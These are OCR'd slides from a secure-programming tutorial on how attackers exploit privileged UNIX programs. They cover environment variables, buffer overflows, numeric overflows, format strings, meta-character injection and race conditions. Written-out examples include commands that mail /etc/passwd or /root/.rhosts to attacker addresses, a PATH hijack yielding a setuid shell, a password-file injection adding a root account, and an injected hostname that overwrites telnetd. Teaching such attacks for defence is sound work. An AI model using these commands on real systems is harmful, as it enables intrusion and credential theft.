How Attackers Break Programs, and How To Write Programs More Securely

Matt Bishop
Department of Computer Science
University of California at Davis
Davis, CA 95616-8562
United States of America

email: bishop@cs.ucdavis.edu
www: http://seclab.cs.ucdavis.edu/~bishop
phone: +1 (530) 752-8060

This page deliberately left blank.

That is, this page would have been blank except that we had to put the notice "this page deliberately left blank" on it. Otherwise, you might have seen the blank page and worried that someone left a page out of your booklets. So, we put a note on the blank page to assure you that no-one forgot to put something on this page; indeed, we intended for it to be blank. But we could not live up to our intentions, for the reason stated above, so we couldn't put a blank page in here. We had to put a page with some writing on it. So we couldn't put the notice "this page deliberately left blank" because it's not true and, if we couldn't tell when a page is blank, you'd doubt the veracity of everything we did. So we wrote this paragraph to ... oh, heck, forget it.

Table of Contents

papers

1. M. Bishop, “Robust Programming,” handout for ECS 153, Introduction to Computer Security, Department of Computer Science, University of California, Davis.
2. M. Bishop, source code to the program *lsu*
3. M. Bishop, source code for the function *mpopen*
4. M. Bishop, source code to the function *trustfile*

This page deliberately left blank.

How Attackers Attack Programs, and How to Write More Secure Programs

Matt Bishop

SANS 2002

Author Information

Matt Bishop
Department of Computer Science
University of California at Davis
Davis, CA 95616-8562

email: bishop@cs.ucdavis.edu
www: http://seclab.cs.ucdavis.edu/~bishop
phone: +1 (530) 752-8060

Goals of This Talk

- Show you how attackers look at programs for potential vulnerabilities
- Show you how to write programs which are:
  - To be run by *root* (or some other user)
  - Are setuid or setgid to you (or *root*, or …)
  - Can't be tricked into doing what they are not intended to do

About This Talk

- Principles, concepts broadly applicable
  - They apply to Windows NT/95/98/2000, MacOS X, and all other systems
  - This talk draws examples, applications from various flavors of both UNIX and Linux systems
- Issues arise in multiple languages
  - Examples here are from C (with a bit of shell scripting)
  - Same rules apply to PERL, CGI programming on the web *(especially* CGI programming!), shell scripts, etc.

More About This Talk

- Examples are both current and historical
  - Sub-theme is that these problems are old and recurring and we need to start handling them
  - Historical ones are often cleaner examples than current ones because the systems were simpler
- Focus on implementation, not design
  - Design principles critical to secure programming
  - A class in itself
    - So in the interests of time, we'll just skim them

Brief Table of Contents

Brief Table of Contents (con't)

Brief Table of Contents (con't)

Overview

Goal of this section

- To define various terms, including what a vulnerability is

- What is a privileged program?
- How does a security policy affect this?

Key Concepts

- *privilege*
  - Running with rights other than those obtained by logging in; or running as superuser
- *protection domain*
  - All objects to which the process has access, and the type of access the process has

Interesting Programs

- Change privilege
  - Setuid, setgid programs
- Assume atomicity of some functions
  - Checking access permission and opening a file
- Trust environment
  - Programs that assume they are loaded as compiled
  - Programs that trust input to be well-formed
  - Programs that assume caller has cleaned up signals, open files

Heart of the Problem

All vulnerabilities are defined with respect to a security policy, which says:

- What the program is allowed to do
  - Access a particular directory
- What the program is not allowed to do
  - Access any other files
- Takes into account constraints imposed by system administration, organization procedures, law, *etc*.

End of Overview

Key points:

- Privilege is ***not*** only setuid or setgid
  - If *root* runs a regular program, the resulting process is executing with privileges
  - If someone else runs one of your programs, the resulting process is executing with privileges
- An *attack* is an attempt to violate the security policy
  - If violation occurs, attack is successful
  - If no violation of policy, attack failed

Attacking Programs

Goal of this section

- To explain how attackers look for problems, and show how they exploit them

- Where to look
- What to look for
  - A simple list; references have several models
  - Explore each list member in detail

Where To Look

- Network servers
  - Unknown users can access them
- Local servers
  - They perform acts normal users cannot
- Anything setuid or setgid
  - These have privileges
- Shared resources
  - Privileged and unprivileged users both use these
  - This includes (local, remote) clients of servers

Network Servers

- Accessible from throughout the network
- Gives access to system
  - Attacker may not have access to account on target
- Usually has privileges of some kind
  - *root* or *daemon*; may be only that of ordinary user
    - But you can usually get whatever you need from any of these
- May make bogus assumptions
  - Weak authentication (identity from IP address)
- May be poorly written

Local Servers

- Accessible through system entry point
  - Usually socket, shared directory, shared files
- Usually has privileges of some kind
  - *root*, *daemon*, or some other system user
- May make bogus assumptions
  - Determine requester's identity from ancillary information (file ownership, *etc*.)
- Initial environment may be poorly configured
- May be poorly written

Setuid, Setgid Programs

- Execute with privileges other than that of user
- Executes in user's environment
  - User's environment may be incorrectly configured
- Usually has privileges of some kind
  - *root*, *daemon*, or some other system user
- May make bogus assumptions
  - Determine requester's identity from ancillary information (file ownership, *etc*.)
- May be poorly written

Clients

- Connect to (local or remote) servers
- May not check input thoroughly
  - Browsers may pass environment information via command strings
  - If client is remote, can attack remote system with no other information beyond the server's existence
- Need not be privileged
  - Client connects to privileged programs
- May be poorly written

Basic Problems

- Users and privileges
- Environment variables
- Buffer overflows
  - On the stack, in data, on the heap
- Numeric overflows
- Content validation
  - Metacharacters, format strings
- Race conditions
  - File accesses, signals
- Resource exhaustion

Users and Privileges

- Does the program properly contain privileges?
  - Programs that change privileges
  - Programs that spawn subprocesses
  - Programs that identify users incorrectly

Looking for Problems

- Where do you look?
- Programs that change privileges
  - Often do so incorrectly, or retain a dangerous saved UID
- Programs that spawn subprocesses
  - Often these do not reset privileges
- Programs that identity user incorrectly
  - Translate a UID, or deduce identity, from the wrong attribute

Looking Around (Static)

- Look in the manuals to find description
- Examine source
  - System calls are *exec...*, *get?id*, *set?id*; library functions are *popen*, *system*; may be others (check your manual)
  - *grep*(1) for the requisite system, library calls
- Examine executable
  - Use *nm*(1) or some other method to find calls, functions
  - Use *strings*(1) to find embedded commands
    - /bin/sh is most common (used by *popen* and *system*)

Looking Around (Dynamic)

- Run program, use *ps* (*pstat*, etc.) to monitor for child processes, overlays
  - *trace*(1), *ltrace*(1), *strace*(1), debuggers good for this
  - So are logging mechanisms like Sun's BSM
- Run *ldd* or equivalent if your system uses dynamic loading
  - Lists libraries being accessed; look for functions named earlier
  - Not too useful for standard system, library functions
  - Very useful if other libraries contain functions to change privilege or spawn children

Identifying Users

- Ask where program finds identity information
  - For real user, should use audit or real UID
  - For other users, use function that obtains information from source that cannot be altered or that reflects attribute of desired user
- Ask how program uses identity information
  - Multiple names may correspond to a single UID
  - UID to name mapping may fail if user database cannot be opened
  - User of program may not correspond to user at standard input, output, error

Changing Privileges

- *ftpd*'s saved UID is *root* so the USER command can change the user and therefore the effective UID of the process.
- If you can execute uploaded files using anonymous FTP, and you can upload a file:
  - Write and compile program to switch UID back to root
  - Upload it
  - Use SITE EXEC to execute it
- *ftpd*'s saved UID is *root*, so your program flips the UID back to the saved UID.

Spawning Subprocesses

- Games very popular, owned as *root*
  - Needed to update high score files
- Graduate students discovered that effective UID was not reset when a subshell spawned
  - So they could start a game which kept a high score file, and run a subshell – as *root*!

More Subprocesses

- *crash* program used to analyze kernel dumps
- *crash* setgid to kmem, group of memory device files
- Effective GID of subshell is not reset
- Run *crash*, type "!" to get subshell
  - Now you can read, probably write /dev/kmem
    - Depends on setting of file permissions
  - If read: look in terminal buffers, memory for sensitive information (like passwords or crypto keys)
  - If write: alter important data, like your shell's EUID

Identify Users Incorrectly

- Goal: forge mail from Peter to Dorothy
- Problem: mail program uses *getlogin*(3) to get login name for return address
- Environment: Peter is logged into /dev/ttyha

```
mail dorothy < letter > /dev/ttyha
```

- Result: No output, so Peter will see nothing; but letter comes to Dorothy from him!

Environment Variables

- Encapsulate information about properties that do not change among runs
- Programs and libraries use these
  - Shells, *lpr*, *tar*, *sort*, *edquota, vipw*, *etc.*
  - *ncurses*, *res_init*, *malloc*, *etc*.
  - Dynamic loaders and other run-time environment checksUsually under control of user
- Sometimes ignored; then under program control
  - *crt0.o* uses standard dynamic loader, unless compiled with DEBUG option; then uses **LDSO** variable

Examples

- DISPLAY, HOME, USER
  - user's X window display, home directory, login name
- EDITOR, PAGER, SHELL, BROWSER
  - path name of user's default editor, pager, login shell, web browser
- IFS, PATH
  - word separators (some shells), search path
- LANG, TZ
  - user's language (sets locale), time zone
- TMPDIR
  - directory for temporary files

Example Use (Direct)

```
if ((p = getenv("HOME")) == NULL)
  p = "/tmp";
if (chroot(p) < 0){
  perror(p);
  return(-1);
}
...
```

- Changes process notion of "root directory" to value of **HOME** (probably home directory)

Example Use (Indirect)

```
system("echo -n 'Today is '; date")
```

- system is a library function that calls …
  - /bin/sh, a shell, that uses …
  - **PATH** to locate command without / in its name …
  - **IFS** to separate command-line arguments
- Also sets several variables …
  - **SHELL** to "/bin/sh"
  - **HOME** to user's home directory

Finding Environment Variables

- Scan source code
  - *getenv*(3), *putenv*(3)
  - Third argument to *main:*

    ```
    main(int argc, char **argv, char **envp);
    ```
  - Global externally defined variable *environ*
  - Third argument to *execve*, other *exec* functions

    ```
    execvp(char *prog, char *a1, ..., NULL);
    ```
    - Passed on implicitly by all unless reset explicitly

More Source Code

- Check libraries for implicit use
  - *popen*, *system*
  - others such as *ctime* (for **TZ**), *tempnam* and *tmpfile* (for **TMPDIR**), *malloc* (for **MALLOC_OPTIONS**)
    - Check your manual pages for a list of these
- Check for dynamic loading
  - See if it uses environment variables to find libraries

Emphasize This

- These functions call the shell or use **PATH**
  - *system*(3), *popen*(3)
    - Call the Bourne (or Bourne-again) shell
  - *execlp*(3), *execvp*(3)
    - Use the **PATH** variable to find the program
  - *exec* derivatives
    - Unless explicitly reset, the environment is inherited

Order of Evaluation

- If process accesses environment variables, does it do so from the low index or from the high index?
  - Example: some shells replace/delete from low index but use values from high index
- May provide inconsistencies that defeat checks

Finding Environment Variables

- In binaries (executables, libraries)
  - *strings*(1) tells you which ones are in the program
    - May be misleading …
  - *nm*(1) tells you which library routines the program calls
    - Need to have symbol table attached
  - *trace*(1) or its ilk tells you what is called
    - Can sometimes attach to a running process
    - On some, can print arguments to routines

Attack: Change Them

- Ask what is expected, and supply something else
- Example:

```
$ PATH=.:/bin:/usr/bin:/etc; export PATH
$ cat > mail
cp /bin/sh .xxx; chmod 4755 .xxx
^D
$ chmod 755 mail
```

- Execute any setuid program that runs *mail* …
  - The unexpected value here is that of PATH because of the "."; the system version of *mail* will not be run

Requires

- Knowing which environment variables the program uses
  - May not be in the source code (the above example isn't)
  - May be in the source code but results of altering it aren't harmful (change **TZ**; may have no effect, or may just change date used for logging)
  - If you're not sure what is there, use *strings*(1)
- If you want to see library calls, use *nm*(1)
- If symbol table isn't there, trace it

Attack: Give Interesting Values

- Server is passed value of DISPLAY from current environment
  - Use is like

```
read DISPLAY; export DISPLAY; xload
```

- Make it useful, like:

```
DISPLAY="\`mail me@remote < /root/.rhosts\`"
```

- Now I know what hosts your root user trusts

Requires

- Knowing what gets sent to servers
- Knowing how servers interpret that information
  - Does it spawn a subshell or execute the command directly?
  - Does it make assumptions about what is legal in the value?
    - The ` in the above; more on this later

Attacking: Give Multiple Values

- Suppose program appears to check the environment values
  - Logical question: exactly what does it check?
  - Assume: it checks the first occurrence of a variable
- What happens if there is more than one definition of the variable?

```
PATH=/bin:/usr/bin
…
PATH=.:/bin:/usr/bin
```


How Do You Do It?

- Write a small C program that:
  - Takes the command-line arguments to be the real command
  - Creates a new environment (argument 3 of *main*()) and appends to the array of environment variable pointers the requisite values
  - Uses *execve*(2) to spawn argv[1] with its full argument list and your new environment

Pseudocode Example

```
#include <stdio.h>
#include <strings.h>
int main(int argc, char **argv, char **envp)
{
      int ie; char **newenvp;
      for (ie = 0; envp[ie] != NULL; ie++);
      newenvp = malloc((ie+1)*sizeof(char *));
      for (ie = 0; envp[ie] != NULL; ie++)
            newenvp[ie] = envp[ie];
      newenvp[ie] = "PATH=.:/bin:/usr/bin";
      newenvp[ie+1] = NULL;
      execve(argv[1], &argv[1], newenvp);
}
```


Use of Example

- Call that program fun:

```
$ cat > ld.so
printenv
^D
$ echo $PATH
/bin:/usr/bin
$ fun loadmodule evqmod.o evqload
PATH=/bin:/usr/bin
…
PATH=.:/bin:/usr/bin
```

Requires

- Knowing which variables to work with
- How your program (shell) locates the variables in the environment list
  - If from the front, put yours at the end
- Most programs do not clean out the environment; they reset the variables they use
  - Problem is their descendants may use ones they don't know about
  - Descendents may also search for variables in the environment list in the opposite order


Looking for Environment Variables

- *strings*(1) tells you which ones are in the program
  - May be misleading …
- *nm*(1) tells you which library routines the program calls
  - Need to have symbol table attached
- *trace*(1), *strace*(1), *ltrace*(1) or their ilk tells you what is called
  - Can sometimes attach to a running process
  - On some, can print arguments to routines


Buffer Overflows

- Traditionally considered as a technique to have your code executed by a running program
- Other, less examined uses:
  - Overflow data area to alter variable values
  - Overflow heap to alter variable values or return addresses
  - Execute code contained in environment variables (not fundamentally different, but usually stored on stack)

Process Memory Structure




Typical Stack Structure



Idea

- Figure out what buffers are stored on the stack
- Write a small machine-language program to do what you want (*exec* a shell, for example)
- Add enough bytes to pad out the buffer to reach the return address
- Alter return address so it returns to the beginning of the buffer
  - Thereby executing your code …

In Pictures



the usual stack

the stack after the attack

In Words

- Parameter to *gets*(3) is a pointer to a buffer
  - Here, buffer is 256 bytes long
- Buffer is local to caller, hence on the stack
- Input your shell executing program
  - *Must* be in machine language of the target processor
  - 45 bytes on a Linux/i386 PC box
  - Pad it with 256–45 + 4 = 215 bytes
  - Add 4 bytes containing address of buffer
    - These alter the return address on the stack

Required

- Change return address
  - Best: you know how many bytes the return address is from the buffer
  - Approach: pad shell code routine with address of beginning of buffer
    - If not sure, put NOPs before shell code, and guess
    - Use buffer address as padding
      - Need to get alignment right, though

Also Required

- Machine language program to spawn subshell (or whatever) that does not contain either NL or NUL
  - If string loaded by standard I/O function (like *gets*(3)), no NLs allowed
  - If string loaded by string function (like *strcpy*(3)), no NULs allowed
    - *strncpy* terminates on NUL as well as length …
  - Many other problems (*e.g.*, buffer may be massaged by *tolower*(), so can't contain upper case)

Quick Test

- If you overflow the return address with some fixed character, you are likely to load that location with an illegal address
- So, enter fixed data as input (or as arguments)
  - Usual value is sequence of 'A' (0x41)
- If the program crashes, you probably have a stack overflow
  - Go look at the stored address; if it's 0x41414141, you have an overflow

Where to Put Shell Code

- In the buffer
  - Get address by running *gdb*, *trace* or their ilk
    - Need access to system of same type as attacked system
- Somewhere else: environment list
  - Stored in standard placefor all processes
  - Put shell code in last environment variable
    - Create new one
  - Calculate and supply this address


Data Segment Buffer Overflows

- Can't change return address
  - Systems prevent crossing data, stack boundary
    - Even if they didn't, you would need to enter a pretty long string to cross from data to stack segment!
- Change values of other critical parameters
  - Variables stored in data area control execution, file access
- Can change binary or string data using technique similar to that of stack buffer overflowing

Example: login Problem

- Program stored user-typed password, hash from password file in two adjacent arrays
- Algorithm
  - Obtain user name, load corresponding hash into array
  - Read user password into array, hash, compare to contents of hash array
- Attack
  - Generate any 8 character password, corresponding hash
  - When asked for password, enter it, type 72 characters, then type corresponding hash

In Pictures



Requires

- Knowing what data structures are, and where
  - Need positions with respect to one another
  - If symbol table present, use *nm*(1)
- Knowing what data structures are used for
  - Use the source
  - Guess
  - Disassemble the code
- Knowing what a "good" value is
  - Good for the attacker and bad for the system


Selective Buffer Overflow

- Sets particular locations rather than just overwriting everything
- Principles are the same, but you have to determine the specific locations involved
- Cannot approximate, as you could for general stack overflow; need exact address
  - Advantage: it's fixed across all invocations of the program, whereas a stack address can change depending on memory layout, input, or other actions

Sendmail Configuration File

- sendmail takes debugging flags of form *flag.value*
  - sendmail -d7,102 sets debugging flag 7 to value 102
- Flags stored in array in data segment
- Name of default configuration file also stored in array in data segment
  - It's called sendmail.cf
- Config file contains name of local delivery agent
  - Mlocal line; usually /bin/mail …

In Pictures




Problems and Solutions

- Sendmail won’t recognize negative flag numbers
- So make them unsigned (positive)!
  - –27 becomes 232 – 27 = 4294967269
  - –26 becomes 232 – 26 = 4294967270
  - –25 becomes 232 – 26 = 4294967271
- Command is:

```
sendmail -d4294967269,117 -d4294967270,110 \
   -d4294967271,113 …
```


Attack: Whacking the Heap

- Like stack, except you need to find something on the heap that you can alter
  - Vendors protect stack from execution, but rarely the heap



Attack: Changing the Heap

- Like data segment, except you can overwrite other components on the heap
  - This will muck up storage allocators unless you figure out what the malloc information is



Things To Alter

- Function pointers
  - Look for places where these are stored on stack or heap
  - May be explicit (store function pointer in dynamically allocated array) or implicit (*atexit*(3))
- Fault handlers
  - Some are stored at the beginning of the heap, so just keep writing

Requires

- Knowing what allocations are performed, and where the allocators place the storage
  - Need positions with respect to one another
- Knowing where program stores function pointers
- Knowing where system stores function pointers
  - See *atexit*(3)
- Knowing what a "good" value is

Same importance as for stack-based buffer overflows

Numeric Overflows

- Program may assume a particular value stays in a bound
  - May depend on assumptions about operating system or other interfaces
- Look for ways to overflow or underflow them
  - Proper programs will check for errors
  - Common error: ignore overflow ($> 2^{32}-1$)
  - Type punning helpful (especially signed and unsigned integers)

Attack: NFS UIDs

- UNIX UIDs are 16 bits on many systems
- NFS uses a 32-bit UID
  - Done specifically for portability
- NFS server invokes UNIX kernel with UID of remote user
  - Kernel does access control checking
- NFS disallows UID 0
  - Mapped into 65534 (or –2), the user *nobody*, before kernel invoked
  - You can override this in a configuration file, but administrators rarely do (and should not, in general)

Obvious Question

- What happens at the NFS server if NFS client user's UID is 2^{17}?
  - Can't give this directly to UNIX kernel, as the latter takes only UIDs of 2^{16}–1 or less
- Hypothesis: UID is truncated to 16 bits by NFS server
  - Assumes maximum UID for server system is 2^{16}–1
  - Give it to NFS and see …
- Idea: check all programs that take UIDs as integers

Results of the Attack

- NFS client sends request, UID to NFS server
- NFS server takes UID, checks that it is not 0
  - As $2^{17} \neq 0$, UID is not remapped
- NFS gives UID to UNIX kernel for access control
- UNIX kernel discards high-order bits …
  - As 2^{17} = 0000 0000 0000 0001 0000 0000 0000 0000, the UID that the kernel sees is 0
  - Presto! *root* access to files

Requires

- Knowing legal ranges of numbers in program
  - Common ranges:
    - Non-negative
    - Less than 8, 16, 32, 64 bits long
    - Less than some particular value (like 1000)
- Knowing how numbers are interpreted
  - Source code is best
  - Tracing helps is numbers are visible (*e.g.*, in system calls)
  - Sometimes infer this from documentation

strn Functions

- What happens when *n* is negative?
  - Proper behavior: nothing, or error message
  - Usual behavior: goes until NUL encountered (effectively the same as *strcpy* and *strcat*, *etc.*)
- Suppose first, second arguments overlap?
  - Manual says they "must not overlap"
  - Behavior varies from system to system

Validation and Verification

- Some data is handled inappropriately
  - Insufficient checking
  - Check for absence of bad data
    - Mapping good data to bad data defeats this
- Checking may not be consistent or complete
  - Check some input but not all
  - Network poses unique problems

Meta-Characters

- Characters that have special meanings for programs
- Common culprits:
  - $ ( ) { } [ ] * ? | & || && ; “ ‘ ` \ ^
    - For all shells
  - ! ^ :
    - For C Shell
  - %2$x
    - For Linux *printf*(3) style functions

Examples from Shells

- To web browser asking for host name:

```
`mail me@here.com < /etc/passwd; echo
  here.com`
```

- To system asking for remote address:

```
`/bin/sed '1,/^$/d' | /bin/sh`
```

  - Look for unknown user error messages in syslog

- To command allowing remote execution of some commands

```
rsh rem echo \`mail me@h.com</etc/passwd; hi\`
```


Format Strings

- Key *printf*(3) constructs
  - %3$d
    - Print 3rd argument (3$) in decimal (d)
  - %n
    - Store number of bytes written into current argument
- Example:

```
printf("%s%n is", "hello", &nbytes);
printf("%2$d bytes long\%1$c\n", '!', nbytes);
```

prints

```
hello is 5 bytes long!
```

How to Use This

- Look for the following:

```
printf(str)
```

  where *str* is a char pointer
- Each argument is 4 bytes and is on the stack
- Example:

```
char str[] = "AAAA %5$x";
printf(str);
```

  prints

```
AAAA 24352520
```

  (24352520 is hex for $5%)

What To Do

- Look for *printf*s of that form in which you can set the argument
  - Input strings, printed for formatting
  - Strings from remote servers (DNS, *etc*.)
  - Command-line arguments
- Also check other functions
  - Any of the *printf* family
  - *syslog*, *printw, etc*.

Attack: Signals

- Check signal handlers for
  - Reentrancy (called on two different signals)
  - User data (user can supply data)
- Check for use of *free*, *malloc*, or functions which cause them
  - Idea is to overwrite heap locations, cause *free* to overwrite other locations when it releases memory, giving you *root*

Attack: Who Checks

- Canonical example: *rexd*
  - Assumes client does all checking
    - Authentication of user
    - Authorization of command
  - So *rexd* server does no checking!
- Probe other network servers to see if they act this way

Attack: Check at Wrong Place

- *ypchfn* changes GECOS field of password file
- Password file fields delimited by ':', records by newlines
- Put ':' and newline in the value you supply
  - Effect is to finish current line, and add a new beginning for the next
  - In the beginning part, make the password something you know and the UID 0

In Detail

- Password file contains:

```
mab:zbcdefghijklm:1032:60:Matt Bishop:/u/mab:/bin/csh
```

- Call chfn and enter this as your new name:

```
Matt Bishop:/u/mab:/bin/csh^V^Jmr::0:0:Gotcha!
```

  - ^V is literal
  - Note empty password field after the new line
- After the change, you have:

```
mab:zbcdefghijklm:1032:60:Matt Bishop:/u/mab:/bin/csh
mr::0:0:Gotcha!:/u/mab:/bin/csh
```

  in place of the single line

Attacking the Fixed Version

- Client changed to disallow ':' and newlines in field
- Server not changed to check what client sent
  - As client did this already, why duplicate effort?
- Guess what attackers did
  - Right … wrote their own clients
- Server is resource manager, so it must be changed unless you can guarantee it can only be accessed by fixed clients

Requirements

- Know what the server expects
  - *rexd* expected authorized, checked command
  - *ypchfn* expects well-formed GECOS field
  - Well-formed means no ':' or newline
- Give it something else
  - *rexd* gets any command attacker likes
  - *ypchfn* gets ill-formed GECOS field

Network Problems

- Assume clients will check messages sent to server adequately
  - See *rexd*, *ypchfn* above
- Assume only *root* can send from ports 0…1023
  - A UNIX-ism that other systems do not share
- Trust IP addresses for authentication
  - IPv6 is better, but forget IPv4
- Assume message integrity and/or confidentiality
  - Not true without cryptographic protection; may not be true even with it

What To Look For

- Check environment in which the server starts
  - Everything said earlier applies, in spades
- Don't assume server will check anything
  - It may rely on the client to do the checking … and we can supply a new client!
- See what client does if the server sends a response
  - Maybe you can cause an interesting response …
- See what signals you can get to the daemon
  - Your client is unprivileged; the daemon is privileged

Attacking the Client

- DNS: returns a host name given an IP address
- I "poison the DNS"
  - Say that address 192.168.100.5 corresponds to host "nob; cp /bin/sh /etc/telnetd;"
- I connect to a system running *tcp_wrappers*
  - It will execute

    `echo Login at` ``` `date` ``` `| mail admin –s` *hostname*
  - Yep, Weitse fixed this little goodie
- It executes the command

```
echo Login at `date` | \
    mail admin –s nob; cp /bin/sh /etc/telnetd
```


Look At What Server Trusts

- *sendmail* v8.6.9 sent *ident* request back to connecting host
  - Assume I control that host
- I supply the user information
  - Making sure it will overflow *sendmail*'s local buffer …
  - Similar bug overflowed a buffer internal to *syslog*

Irony: a badly implemented security mechanism is dangerous!

Race Conditions

- Two events, *a* and *b*, will occur
  - Order *ab* is expected
  - Order *ba* causes problem
  - *a* and *b* "race" to finish first
- Arises in concurrent programming
  - UNIX, Linux systems are multiprocessing
  - Two processes interacting creates the possibility of race condition
  - One process is victim, one attacker

TOCTTOU Flaw

- Time of Check to Time of Use (TOCTTOU)
  - Check some condition of a resource
  - If check satisfactory, use the resource
- *Example*: File name rebound to file object at each file system access by name

Check and Use

- First, check condition
  - Common system calls for this are *access*(2) and *stat*(2) or one of their relatives
- Then, check use:
  - Common system calls are *open*(2), *chown*(2), *chgrp*(2), *chmod*(2), and *unlink*(2)
- All these done by name; therefore binding can be switched if attacker can move file or its ancestor directories

Requires

- Programming condition determines if a race condition could occur
  - Does not mean that it must occur
  - Without it, no race condition possible
- Environmental condition determines if race condition is exploitable
  - Again, does not mean it must occur
  - Without it, no race condition possible even if programming condition holds

Programming Condition

- Outline
  - Check validates assumptions
  - Use acts on those assumptions
- Attack
  - Invalidate assumptions between check, use
- Procedure
  - Locate these intervals

Referencing Files

- By name: late binding
  - Kernel binds after scanning path name
  - Rebound at every instance of name
  - Multiply indirect pointer
- By descriptor
  - Kernel binds at creation of descriptor
  - Never rebound until original object explicitly disassociated
  - Direct pointer to object

Bounds of Interval

- Check, use with file names
  - Programming condition holds
- Check with file name, use with descriptor
  - Programming condition holds
- Check with descriptor, use with name
  - Programming condition holds
- Check, use with descriptors
  - Programming condition does not hold

Detecting the Condition

- Build call graph
  - This shows which functions call other functions
  - Can combine with data flow graph to determine when arguments are the same
- Look for pairs of system calls referring to the same file
  - Requires resolving variable and pointer references
  - If system calls constructed on the fly, this fails

Quick and Dirty

- Look in each function for two successive system calls that refer to the same variable as a file name
  - Doesn't handle situations where *f*() calls *g*(), *g*() calls *access*, and then *f*() calls *open*
  - May (or may not) handle macros
  - Names of arguments checked, but not values

Environmental Condition

- Can user alter or replace referent?
  - If so, race condition can be exploited
  - policy dictates whether being able to change file only is enough
- Trustworthy file
  - File which untrusted users cannot alter or replace
  - Idea: if file is *trustworthy*, only trusted users can change it, so race condition cannot be exploited

Trustworthiness

- Define trustworthiness function trust(file) by:
  - *trust*(*f*) true if *f* cannot be altered by untrusted user
